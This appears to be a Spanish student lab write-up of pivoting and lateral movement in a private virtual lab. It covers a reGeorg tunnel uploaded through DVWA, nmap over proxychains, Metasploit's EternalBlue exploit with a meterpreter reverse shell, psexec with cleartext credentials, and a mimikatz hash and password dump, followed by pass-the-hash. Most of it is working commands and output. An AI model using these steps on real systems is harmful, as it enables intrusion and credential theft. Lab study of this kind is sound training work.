EJERCICIO 1:

Sin completar

EJERCICIO 2:


Desde la máquina de Kali, accedemos a la web DVWA.

Accedemos al apartado de upload, lo que nos permitirá subir el archivo de **reGeorg** “tunnel.nosocket.php” (https://github.com/sensepost/reGeorg).

Ejecutar el archivo “reGeorgSocksProxy.py” por medio del comando:

python2.7 reGeorgSocksProxy.py -u http://192.168.195.139/hackable/uploads/tunnel.nosocket.php

Modificar el archivo **proxychains4.conf** para que la conexión se realice por el puerto **8888**.



Una vez realizada la conexión, para enumerar el sevidor de Windows, se utiliza **nmap** por medio de **proxychain**:

proxychains -f proxychains4.conf nmap 192.168.195.140

```
└─$ proxychains -f proxychains4.conf nmap 192.168.195.140 -sV -sC -Pn
[proxychains] config file found: proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
```

```
Nmap scan report for 192.168.195.140
Host is up (0.000096s latency).
Not shown: 990 closed tcp ports (conn-refused)
PORT      STATE SERVICE            VERSION
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds
3389/tcp  open  ssl/ms-wbt-server?
| rdp-ntlm-info:
|   Target_Name: ROOTED
|   NetBIOS_Domain_Name: ROOTED
|   NetBIOS_Computer_Name: SERVER2008
|   DNS_Domain_Name: rooted.local
|   DNS_Computer_Name: server2008.rooted.local
|   DNS_Tree_Name: rooted.local
|   Product_Version: 6.1.7601
|_  System_Time: 2022-06-12T13:35:37+00:00
|_ssl-date: 2022-06-12T13:35:43+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=server2008.rooted.local
| Not valid before: 2022-06-10T11:36:17
|_Not valid after:  2022-12-10T11:36:17
49152/tcp open  msrpc              Microsoft Windows RPC
49153/tcp open  msrpc              Microsoft Windows RPC
49154/tcp open  msrpc              Microsoft Windows RPC
49155/tcp open  msrpc              Microsoft Windows RPC
49156/tcp open  msrpc              Microsoft Windows RPC
49157/tcp open  msrpc              Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   2.1:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (Windows Server 2008 R2 Standard 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: server2008
|   NetBIOS computer name: SERVER2008\x00
|   Domain name: rooted.local
|   Forest name: rooted.local
|   FQDN: server2008.rooted.local
|_  System time: 2022-06-12T15:35:37+02:00
|_nbstat: NetBIOS name: SERVER2008, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:dc:8e:03 (VMware)
| smb2-time:
|   date: 2022-06-12T13:35:37
|_  start_date: 2022-06-12T13:24:47
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

Procedemos a explotar la vulnerabilidad **eternalblue**.

Por medio de proxychain lanzamos metasploit:

proxychains -f proxychains4.conf msfconsole

```
└─$ proxychains -f proxychains4.conf msfconsole
[proxychains] config file found: proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16le ... /

 _______________________________________
/ it looks like you're trying to run a  \
\ module                                /
 ---------------------------------------
 \
  \
     __
    /  \
    |  |
    @  @
    |  |
    || |/
    || ||
    |\_/|
    \___/


       =[ metasploit v6.1.27-dev                          ]
+ -- --=[ 2196 exploits - 1162 auxiliary - 400 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]
```


Buscamos la vulnerabilidad.


```
msf6 > search eternalblue
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
```

La elegimos e indicamos la ip del server a atacar.

```
   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.195.133  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
msf6 exploit(windows/smb/ms17_010_eternalblue) > [proxychains] DLL init: proxychains-ng 4.16
msf6 exploit(windows/smb/ms17_010_eternalblue) > [proxychains] DLL init: proxychains-ng 4.16
msf6 exploit(windows/smb/ms17_010_eternalblue) > [proxychains] DLL init: proxychains-ng 4.16
msf6 exploit(windows/smb/ms17_010_eternalblue) > [proxychains] DLL init: proxychains-ng 4.16
msf6 exploit(windows/smb/ms17_010_eternalblue) > [proxychains] DLL init: proxychains-ng 4.16
msf6 exploit(windows/smb/ms17_010_eternalblue) > [proxychains] DLL init: proxychains-ng 4.16
msf6 exploit(windows/smb/ms17_010_eternalblue) > [proxychains] DLL init: proxychains-ng 4.16
msf6 exploit(windows/smb/ms17_010_eternalblue) > [proxychains] DLL init: proxychains-ng 4.16
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.195.140
```

Por último ejecutar con **run** o **exploit**.





EJERCICIO 3:

Teniendo las credenciales del usuario **roman** y por medio de **proxychain** y **reGeorg**, se procede a la práctica de movimiento lateral.

CRENDENCIALES

Desde Linux accedemos al sistema Windows por medio del comando:

impacket-psexec rooted/roman:abc123..@192.168.195.140

```
└─$ proxychains -f proxychains4.conf impacket-psexec rooted/roman:abc123..@192.168.195.140
[proxychains] config file found: proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[proxychains] Strict chain  ...  127.0.0.1:8888  ...  192.168.195.140:445  ...  OK
[*] Requesting shares on 192.168.195.140.....
[*] Found writable share ADMIN$
[*] Uploading file QjIUjeTV.exe
[*] Opening SVCManager on 192.168.195.140.....
[*] Creating service RgyX on 192.168.195.140.....
[*] Starting service RgyX.....
[proxychains] Strict chain  ...  127.0.0.1:8888  ...  192.168.195.140:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:8888  ...  192.168.195.140:445  ...  OK
[!] Press help for extra shell commands
[proxychains] Strict chain  ...  127.0.0.1:8888  ...  192.168.195.140:445  ...  OK
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
Microsoft Windows [Versi◆n 6.1.7601]

Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>
```


PASH-THE-HASH

Utilizando **mimikatz**, obtenemos el hash NTML.

```
  .#####.   mimikatz 2.1.1 (x64) #17763 Dec  9 2018 23:56:50
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

privilege::debug
mimikatz # Privilege '20' OK
```


```
sekurlsa::logonpasswords
mimikatz #
Authentication Id : 0 ; 277978 (00000000:00043dda)
Session           : Interactive from 1
User Name         : roman
Domain            : ROOTED
Logon Server      : DC
Logon Time        : 12/06/2022 19:59:35
SID               : S-1-5-21-4001629950-4265076451-4074222949-1104
        msv :
         [00000003] Primary
         * Username : roman
         * Domain   : ROOTED
         * LM       : b7515dc140629d415aacd84cd494924f
         * NTLM     : 3e45171bc9c91d797d4c561b648ec753
         * SHA1     : 7f44ed15c922bc90fae5c4b45dc53e911e9042ad
        tspkg :
         * Username : roman
         * Domain   : ROOTED
         * Password : abc123..
        wdigest :
         * Username : roman
         * Domain   : ROOTED
         * Password : abc123..
        kerberos :
         * Username : roman
         * Domain   : ROOTED.LOCAL
         * Password : abc123..
        ssp :
        credman :
```

Con el comando **impacket-smbexec** accedemos al sistema Windows.



OVERPASS-THE-HASH

Se inyecta el hash en memoria del user que queremos.



Por medio de, por ejemplo, **runas /user:<username>@<domain> cmd.exe**. Se abriría una terminar con los privilegios de dicho usuario, aun no estando logeado con esa cuenta.